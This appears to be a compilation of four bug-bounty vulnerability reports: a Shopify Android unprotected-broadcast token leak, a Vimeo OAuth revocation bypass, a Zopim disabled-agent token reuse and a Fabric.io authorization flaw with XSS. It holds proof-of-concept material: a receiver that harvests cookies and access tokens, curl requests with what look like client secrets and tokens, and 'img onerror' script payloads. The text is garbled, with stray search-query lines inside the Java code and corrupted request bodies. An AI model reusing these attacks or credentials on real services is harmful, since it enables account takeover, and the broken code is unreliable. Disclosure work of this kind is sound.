

API EXAMPLE 1

Vulnerability Type: Api request's response leakage.

Screenshot of Component:

```
D/SHOPIFYHACK(17800): response_headers null (null) 04-12 16:37:27.861 17800/com.example.shopifyhack D/SHOPIFYHACK: response_headers n  
D/SHOPIFYHACK(17800): request_id 23241935-2b28-4347-98c6-739e0ef215f0 (java.lang.String) 04-12 16:37:27.861 17800/com.example.shopifyhack D/SHOPIFYHACK: request_id ab626b6  
D/SHOPIFYHACK(17800): response_body {"permission":{"access_token":"885d505e8b4f6677e25f06ffdc2fed34"}} (java.lang.String) 04-12 16:37:27.861 17800/com.example.shopifyhack D/SHOPIFYHACK: response_code 200  
D/SHOPIFYHACK(17800): response_code 200 (java.lang.Integer) 04-12 16:37:27.861 17800/com.example.shopifyhack D/SHOPIFYHACK: response_code 200  
D/SHOPIFYHACK(17800): Sun Apr 12 16:37:30.221 17800/com.example.shopifyhack D/SHOPIFYHACK: response_headers n  
D/SHOPIFYHACK(17800): Sun Apr 12 16:37:10 GMT+08:00 2015 04-12 16:37:30.221 17800/com.example.shopifyhack D/SHOPIFYHACK: response_time 200  
D/SHOPIFYHACK(17800): {"permission":{"access_token":"885d505e8b4f6677e25f06ffdc2fed34"}} 04-12 16:37:30.221 17800/com.example.shopifyhack D/SHOPIFYHACK: response_code 200  
D/SHOPIFYHACK(17800): response_headers null (null) 04-12 16:37:30.281 17800/com.example.shopifyhack D/SHOPIFYHACK: response_headers n  
D/SHOPIFYHACK(17800): request_id 26d9ee74-3696-4f9d-98dd-ddbb8f2e1a35 (java.lang.String) 04-12 16:37:30.281 17800/com.example.shopifyhack D/SHOPIFYHACK: request_id 01814ea  
D/SHOPIFYHACK(17800): response_code 200 (java.lang.Integer) 04-12 16:37:30.281 17800/com.example.shopifyhack D/SHOPIFYHACK: response_code 200  
D/SHOPIFYHACK(17800): Sun Apr 12 16:37:10 GMT+08:00 2015 04-12 16:37:30.281 17800/com.example.shopifyhack D/SHOPIFYHACK: response_time 200  
D/SHOPIFYHACK(17800): response_headers null (null) 04-12 16:37:30.281 17800/com.example.shopifyhack D/SHOPIFYHACK: response_headers n
```

```

public class HackBroadcastReceiver extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        String requestId = intent.getStringExtra("request_id");
        int responseCode = intent.getIntExtra("response_code", -1);
        String[] responseHeaders = intent.getStringArrayExtra("response_headers");
        String errorMessage = intent.getStringExtra("response_errors");
        Serializable exception = intent.getSerializableExtra("response_exception");
        String responseBody = intent.getStringExtra("response_body");
        if(intent.getExtras() != null)
        {
            for (String key : intent.getExtras().keySet())
            {
                Object value = intent.getExtras().get(key);
                Log.d("SHOPIFYHACK", String.format("%s.%s(%s)", key, value));
                if(value == null || value.toString().contains("null"))
                    continue;
                Log.d("SHOPIFYHACK", String.format("%s.%s(%s)", key, value));
            }
        }
        file is produced by a Java compiler from Java programming language source
        StringBuilder dump = new StringBuilder();
        dump.append(new Date());
        dump.append("\n");
        if(responseHeaders != null)
        {
            for(int i=0;i<responseHeaders.length; i++)
            {
                Search for: What is the file extension of Java?
                dump.append(responseHeaders[i] + " : " + responseHeaders[i+1] + "\n");
            }
            How class file is created in Java?
            What is an extension of a file?
            What are some file extensions?
        }
        Is Java class files platform independent?
        SharedPreferences sharedPreferences = context.getSharedPreferences("dump", Context.MODE_PRIVATE);
    }
}

```

URL GET/POST data: POST METHOD:

<https://drive.google.com/file/d/1mIRN2VsBSIXlhEVONrc-tzOlvO9kiSwZ/view?ts=5a97a73f>

Business Logic:

Shopify android client all API request's response leakage, including access_token, cookie, response header, response body content and much other information. An attacker can extract cookie and access_token of Shopify android client without any permission needed and user awareness.

Bug Impact:

A malicious android app can extract cookie and access_token and other user sensitive information in Shopify android client, and thus taking control of user's account.

Bug demostration (see two screenshots with stolen cookie in http headers printed in logcat and access_token).

Bug Explanation:

The shopify client use implicit broadcast to communicate intra-app to pass network request's response infromation, with action "com.shopify.service.requestComplete". However this broadcast is not protected by permission, thus any android client can register a broadcast receiver and monitor response information, extracting sensitive account credentials.

The broadcast is send at com/shopify/service/netcomm/NetworkService, recv'd at multiple points. including

com/shopify/service/BaseRequestDelegate\$RequestCompletionBroadcastReceiver\$1.

Step To Reproduce:

1. Install the poc apk and shopify client, poc apk registered a receiver and monitor in background
2. Open shopify and login, the poc apk will now receives user's admin_cookie and access_token silently, print them in logcat as demonstrated in screenshots. Of course the attacker can send it to remote control center and fully take control of user's account.
3. As user operates the attacker can receives other response information.
4. logcat command: adb logcat -s SHOPIFYHACK:V

Attack Code:

```

public class HackBroadcastReceiver extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        String requestid = intent.getStringExtra("request_id");
        int responseCode = intent.getIntExtra("response_code", -1);
        String[] responseHeaders = intent.getStringArrayExtra("response_headers");
        Serializable exception = intent.getSerializableExtra("response_exception");
        String responseBody = intent.getStringExtra("response_body");
        if(intent.getExtras() != null) {
            for (String key : intent.getExtras().keySet()) {
                Object value = intent.getExtras().get(key);
                Log.d("SHOPIFYHACK", String.format("%s %s", key, value));
                byte[] valueBytes = value == null ? null : value.getClass().getName();
            }
        }
        file is produced by a Java compiler from Java programming language source
        StringBuilder dump = new StringBuilder();
        dump.append(new Date());
        dump.append("\n");
        if(responseHeaders != null) {
            for(int i=0;i<responseHeaders.length; i+=2)
                dump.append(responseHeaders[i] + " : " + responseHeaders[i+1] + "\n");
        }
        How class file is created in Java?
        What is an extension of a file?
        What are some file extensions?
        Is Java class files platform independent?
        Shared Preferences sharedPreferences = context.getSharedPreferences("dump", Context.MODE_PRIVATE);
    }
}

```

Corresponding manifest component:

```



<receiver android:name=".HackBroadcastReceiver">
    <intent-filter>
        <action android:name="com.shopify.service.requestComplete"/>
    </intent-filter>
</receiver>

```

API EXAMPLE 2

Vulnerability Type: OAuth API.

Screenshot of Component:



Applications ▾ Places ▾ GVim ▾

Thu 13:22

getAccessToken.sh.txt = (/tmp/mozilla_root0) - VIM

File Edit Tools Syntax Buffers Window Help

curl --data "grant_type=authorization_code&redirect_uri=https://avuln.com/callback&code=\$1" -u "79658bbee0da8be5254a5137bc0fcc93f7059a2a:5QEE8JY+j0FaLHrexG34aj+owA3oyRLKoigh3L7lVYXjZ67Zi0KYPRnt5r8Su5L800iYk5U+ZEnd14dVkg5347ZnUEqBBeCa02z2cBrbGlqrYmWKAuV2oe0LXSBLFgM" "https://api.vimeo.com/oauth/access_token"
echo ''
date

1,1 All

Applications ▾ Places ▾ GVim ▾

Thu 13:22

me.sh.txt = (/tmp/mozilla_root0) - VIM

File Edit Tools Syntax Buffers Window Help

curl -i "https://api.vimeo.com/me?access_token=\$1"
echo ''

1,1 All

URL GET/POST data: POST METHOD:

https://api.vimeo.com/oauth/authorize?response_type=code&client_id=79658bbee0da8be5254a5137bc0fcc93f7059a2a&redirect_uri=https://avuln.com/callback&scope=public&state=0123456789abcdef

<https://avuln.com/callback?state=0123456789abcdef&code=e1fa87cd449ae55b74445b31ac79450c14eeb657>

Business Logic:

OAuth2 API makes it possible for users to grant access to their accounts to some third-side applications. Of course, users are able to manage such applications' access to their accounts and may deny access for any application. When some user denies access for the application, all access_tokens are being revoked and become invalid. But not only access_tokens should be revoked, authorization codes (it is intermediate token used in OAuth2 Authorization Flow) must be revoked too. Vimeo OAuth2 API implementation does not revoke authorization code during access revocation. It may be exploited to restore access to user's account by malicious application after access revocation.

Proof of Concept:

- 1) Open the link for OAuth2 authorization for some application. Example link for my test application (**Doris Test1**, feel free to use my test application to reproduce the issue):

https://api.vimeo.com/oauth/authorize?response_type=code&client_id=79658bbe0da8be5254a5137bc0fcc93f7059a2a&redirect_uri=https://avuln.com/callback&scope=public&state=0123456789abcdef

- 2) Log into your Vimeo account (if needed) and click **Allow**

3) Copy code value from callback url, for example:

<https://avuln.com/callback?state=0123456789abcdef&code=e1fa87cd449ae55b74445b31ac79450c14eeb657>

code value is e1fa87cd449ae55b74445b31ac79450c14eeb657

4) Use code value to obtain access_token:

```
doris$ ./getAccessToken.sh e1fa87cd449ae55b74445b31ac79450c14eeb657
```

```
{ "access_token": "d3ac3bb53d1c4ebc3de7d28e4ed801c0", "token_type": "bearer",  
"scope": "public private", "user": { "uri": "/users/39285903",<... CUT OUT ... >}}
```

5) Check validity of access_token:

```
doris$ ./me.sh d3ac3bb53d1c4ebc3de7d28e4ed801c0
```

```
HTTP/1.1 200 OKDate: Tue, 21 Apr 2015 14:10:29 GMTServer: nginxContent-Type:  
application/vnd.vimeo.user+jsonCache-Control: no-cache, max-age=315360000Expires: Fri, 18  
Apr 2025 14:10:29 GMTContent-Length: 2930Accept-Ranges: bytesVia: 1.1 varnishAge: 0X-  
Served-By: cache-fra1239-FRAX-Cache: MISSX-Cache-Hits: 0X-Timer:  
S1429625429.334602,VS0,VE203Vary: Accept,Vimeo-Client-Id,Accept-Encoding{ "uri":  
"/users/39285903",< ... CUT OUT ... >}
```

6) Repeat step 1. Link for my test application:

https://api.vimeo.com/oauth/authorize?response_type=code&client_id=79658bbee0da8be5254a5137bc0fcc93f7059a2a&redirect_uri=https://avuln.com/callback&scope=public&state=0123456789abcdef

7) Repeat step 2. Log into your accounts (if needed) and click **Allow**.

Note: it is not hard to imagine an application requiring user to pass authentication one more time. Many applications do not store long-term sessions and force users to login/authorize every day or even often.

Note 2: often OAuth providers allow to use approval_prompt=auto parameter, which makes this step does not require user to click **Allow** again. I had not found such possibility for Vimeo API, but if it is possible, in such case malicious application just need to place on its web-site (or whenever in the Internet) something like that:

```
<html> </html>
```

such code will "silently" produce new access_token value to callback each time it has been loaded by the user.

8) Copy code value from callback url and save it for future usage:

<https://avuln.com/callback?state=0123456789abcdef&code=82e24f835184f47cd83f249907e7bd5018bf62c9>

code value is 82e24f835184f47cd83f249907e7bd5018bf62c9

9) Go to account security settings <https://vimeo.com/settings/apps>

10) **Disconnect** the application (**Doris Test1** if my test application used) from **Apps** section

11) To ensure that access is denied, repeat step 5:

```
doris$ ./me.sh d3ac3bb53d1c4ebc3de7d28e4ed801c0
```

```
HTTP/1.1 401 Authorization RequiredDate: Tue, 21 Apr 2015 14:23:55 GMTServer:  
nginxContent-Type: application/vnd.vimeo.error+jsonCache-Control: no-cache, max-age=315360000WWW-Authenticate: Bearer error="invalid_token"Expires: Fri, 18 Apr 2025 14:23:55 GMTContent-Length: 53Accept-Ranges: bytesVia: 1.1 varnishX-Served-By: cache-fra1245-FRAX-Cache: MISSX-Cache-Hits: 0X-Timer: S1429626235.146346,VS0,VE105Vary: Accept,Vimeo-Client-Id,Accept-Encoding{ "error": "A valid user token must be passed."}
```

12) Use code value from step 8 and exchange it for access_token:

```
doris$ ./getAccessToken.sh 82e24f835184f47cd83f249907e7bd5018bf62c9
```

```
{ "access_token": "9eabdc746910ea39c07395ee1b69a2b9", "token_type": "bearer",  
"scope": "public private", "user": { "uri": "/users/39285903",<... CUT OUT ...>}
```

13) Check validity of access_token:

```
doris$ ./me.sh 9eabdc746910ea39c07395ee1b69a2b9
```

```
HTTP/1.1 200 OKDate: Tue, 21 Apr 2015 14:25:41 GMTServer: nginxContent-Type:  
application/vnd.vimeo.user+jsonCache-Control: no-cache, max-age=315360000Expires: Fri, 18  
Apr 2025 14:25:41 GMTContent-Length: 2930Accept-Ranges: bytesVia: 1.1 varnishAge: 0X-  
Served-By: cache-fra1235-FRAX-Cache: MISSX-Cache-Hits: 0X-Timer:  
S1429626341.087757,VS0,VE201Vary: Accept,Vimeo-Client-Id,Accept-Encoding{ "uri":  
"/users/39285903",<... CUT OUT ...>}
```

Impact:

The vulnerability allows a malicious application to keep its access active to a victim's account even after access revocation. This is not only authorization bypass, but it also deprives a victim ability to manage access for an application.

API EXAMPLE 3


Vulnerability Type: API

Screenshot of Component:

DISPLAY NAME	FIRST NAME	LAST NAME	EMAIL	ADMIN	ENABLED
N B Sri Harsha	Ns	B Sri Harsha1231231231	nekantti.sriharsha@gmail.com	✓	✓
	asd	asd	nekantti.sriharsha@gmail.com	✓	✓

```
Access_token =R0IKCmxYdeFpr4hTbqWwYfKVVWZ9EJd3B5Muaynm7AghpmNNonAA6wbpJtFISSTaC
```





URL GET/POST data: POST METHOD:

<https://www.zopim.com/>

Business Logic:

The Owner of the Zopim dashboard account has an ability to Create agents and disable them, while disabling the an agent , it restricts him to access him to login to the dash board (this is okay) but you are not expiring the access_tokens . if access_tokens are reused we could gain access to the account again !

Think of a situation where an Owner creates an agent and gives administration access, when the Owner comes to know that its attacker profile , he just disables it ! but disabling the account doesn't seem secure here , the account can be used via access_token.

Steps to Reproduce

1. Login to Owner account and Create an agent with administrator privileges
2. Now Open another browser and login to agent account
3. Create an client in agent account and Do the authorization and get down the access_token
4. Now go to Owner account and disable the agent
5. Now use this request

```
curl https://www.zopim.com/api/v2/agents \
-d '{ "email": "attacker@attacker.com", "password": "secretpassword", \
"first_name": "attacker", "last_name": "Anon", "display_name": "Mr Robot", \
"enabled": 1, "im_server_id": "smith", }' \
-v /
-X POST -H "Authorization: Bearer `access_token_here`"
```

6. You could create an account !

Simple Steps To verify:

1. Login to Agent account and Open this >> <https://victim2-80.terminal.com/zopadmin.html>
2. Now Click on " Done have access_token? Click Here"
3. It will prompt "Allow Or Deny" , Click on Allow
4. Now it will show you the "Access Token" , Copy it
5. Now open Owner account and disable agent account
6. Now go here again >> <https://victim2-80.terminal.com/zopadmin.html>
7. And give access_token there and Click on Submit
8. An account will be created with email = lol@gmail.com & password=csrfcsrf

API EXAMPLE 4

Vulnerability Type: API.

Screenshot of Component:

Request

changed organization id

Raw Headers Hex

```
POST /api/v3/organizations/546042394b7932594df01104a/mopub/activate HTTP/1.1
Host: fabric.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-CSRF-Token: 03Gx020gvmauYuAbLnhiyollSUBJ1VQxjw0qjp73A=
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CRASHLYTICS-DEVELPER-TOKEN: Obh5ea45eb53fa71fa5758290be5a7d5bb867e77
X-Requested-With: XMLHttpRequest
Referer: https://fabric.io/img-srvcx-onerrorprompt15/android/apps/app.myapplication/mopub
Content-Length: 235
Cookie: __utma=110751746.1585752066.1415552083.1445667993.1445670992.25; __utwt=; __utvs=17ZELAM4V4d8SonN; _ga=GAL.C.1585752066.1415552083;
_fabric_session=BAAhTCUk1D3NlC3Npb25faWQg2F8khJWYiMT2mNWE5NGPmNjNiYzIxODMwMTlkMC5NTQ0ZGVbjsAVERkIEF9yc3JmX3Rva2VubjsaABhkIMTBq3hPMW9ndattdWN2dWJBTSgsUXVsWxUVCsFWUdqhdzbXanA3M085BjsaABhkIHRdhcmRLb1s1cWVyaJyCS1bnaQuaCVSbjxAVFv1SSIMUWjhj3VuudAYTAE2B1UEGh1vcGW7cpCU0900jpYmp1Y3RZC1RVGDSN0e5MptfARBASSI1JDJhDkWjGw4WTlkRkpLUVVpMURsSi9oF10UWUGwvB0USSTUh3j3Ny5pemFOAw9uK1bjsaABhkIHTUOYWW0HgMmczMDj1Zdg3DawfIAmMAYTAFQ43D--c43e0ff1c1306d6b756fcfe7deab454;
__utmc=110751746.1443777767.21.1.utmcset=et.fabric.io!utmccn=(referral)|utmcmd=referral|utmcs=/; notification_key=qinobLoLY2v1CFNhrNmks5oGu1BP1LkLoS17yneaYlxH04w+3D;
__utmc=110751746; __utah=110751746.23.10.1445670992; __utwt=1
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Company_name=dragongroupcompany&address1=122383Cimg+src+3Dx+onerror+3Dprompt(1)+3E&address2=122383Cimg+src+3Dx+onerror+3Dprompt(1)+3E&city=122383Cimg+src+3Dx+onerror+3Dprompt(1)+3E&state=asd&zip_code=50094&country_code=IN&link=false
```

Response

Raw Headers Hex

```
HTTP/1.1 201 Created
Content-Type: application/json; charset=utf-8
Date: Sat, 24 Oct 2015 07:35:24 GMT
Server: nginx
Set-Cookie:
_fabric_session=BAAhTCUk1D3NlC3Npb25faWQg2F8khJWYiMT2mNWE5NGPmNjNiYzIxODMwMTlkMC5NTQ0ZGVbjsAVERkIEF9yc3JmX3Rva2VubjsaABhkIMTBq3hPMW9ndattdWN2dWJBTSgsUXVsWxUVCsFWUdqhdzbXanA3M085BjsaABhkIHRdhcmRLb1s1cWVyaJyCS1bnaQuaCVSbjxAVFv1SSIMUWjhj3VuudAYTAE2B1UEGh1vcGW7cpCU0900jpYmp1Y3RZC1RVGDSN0e5MptfARBASSI1JDJhDkWjGw4WTlkRkpLUVVpMURsSi9oF10UWUGwvB0USSTUh3j3Ny5pemFOAw9uK1bjsaABhkIHTUOYWW0HgMmczMDj1Zdg3DawfIAmMAYTAFQ43D--c43e0ff1c1306d6b756fcfe7deab454;
mopub_identity={"id":"5486c76e0b15dabe9c0006d","confirmed":true,"primary":false,"service":"mopub","token":"3569"}, "organization":{"id":"546042394b7932594df01104a","name":"u003Ca href="#" onclick="javascript:alert(1);">\u0003Es\u0003Ea \u0003Ea003Ch1 w003Htest w003C/h1 \u0003E", "alias":"img-srvcx-onerrorprompt15-projects2","api_key":"855013c7382375083c1fe279a487a95387767a","enrollments":{"beta_distribution":"true"},"accounts_count":3,"apps_count":1,"android":2}, "adc_organization":true,"build_secret":"$ef23f6cd71c4756ella635ead9a3132f037687d801503873b643ef8ad82054","mopub_id":"33525"})
```

Last 14 Days (10/30/2015 — 11/12/2015)

0.00 Requests
0.00 Impressions
0.00% Fill Rate
0.00 Clicks
0.00% CTR

Data is reported in UTC time (Coordinated Universal Time).

APPS	AD UNITS	REQUESTS	IMPRESSIONS	FILL RATE	CLICKS	CTR	CONV.
">(Mobile Web)	1	0	0	0.00%	0	0.00%	0

Updated 12th November 2015 at 21:06

Add a Filter Export Data

URL GET/POST data: POST METHOD:

<https://fabric.io/img-srcx-onerrorprompt15/android/apps/app.myapplication/mopub>

Business Logic:

The Fabric platform is made of three modular kits that address some of the most common and pervasive challenges that all app developers face: stability, distribution, revenue and identity. It combines the services of Crashlytics, MoPub, Twitter and others to help you build more stable apps, generate revenue through the world's largest mobile ad exchange and enable you to tap into Twitter's sign-in systems and rich streams of real-time content for greater distribution and simpler identity. And Fabric was built with ease of use in mind.

There is an option to enroll your organization in fabric.io for mopub , but this particular end point is missing proper authorization checks allowing any user to steal API tokens.

Vulnerable Request:

Vulnerable request

```
POST /api/v3/organizations/5460d2394b793294df01104a/mopub/activate HTTP/1.1
Host: fabric.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-CSRF-Token: 0jGxOZ0gvkmucYubALnlQyoIlssUBJ1VQxjw0qjp73A=
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CRASHLYTICS-DEVELOPER-TOKEN: 0bb5ea45eb53fa71fa5758290be5a7d5bb867e77
X-Requested-With: XMLHttpRequest
Referer: https://fabric.io/img-srcx-onerrorprompt15/android/apps/app.myapplication/mopub
Content-Length: 235
Cookie: <redacted>
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

company_name=dragoncompany&address1=%22%3E%3Cimg+src%3Dx+onerror%3Dprompt(1)%3E&address2=%22%3E%3Cimg+s
```

Response:


```
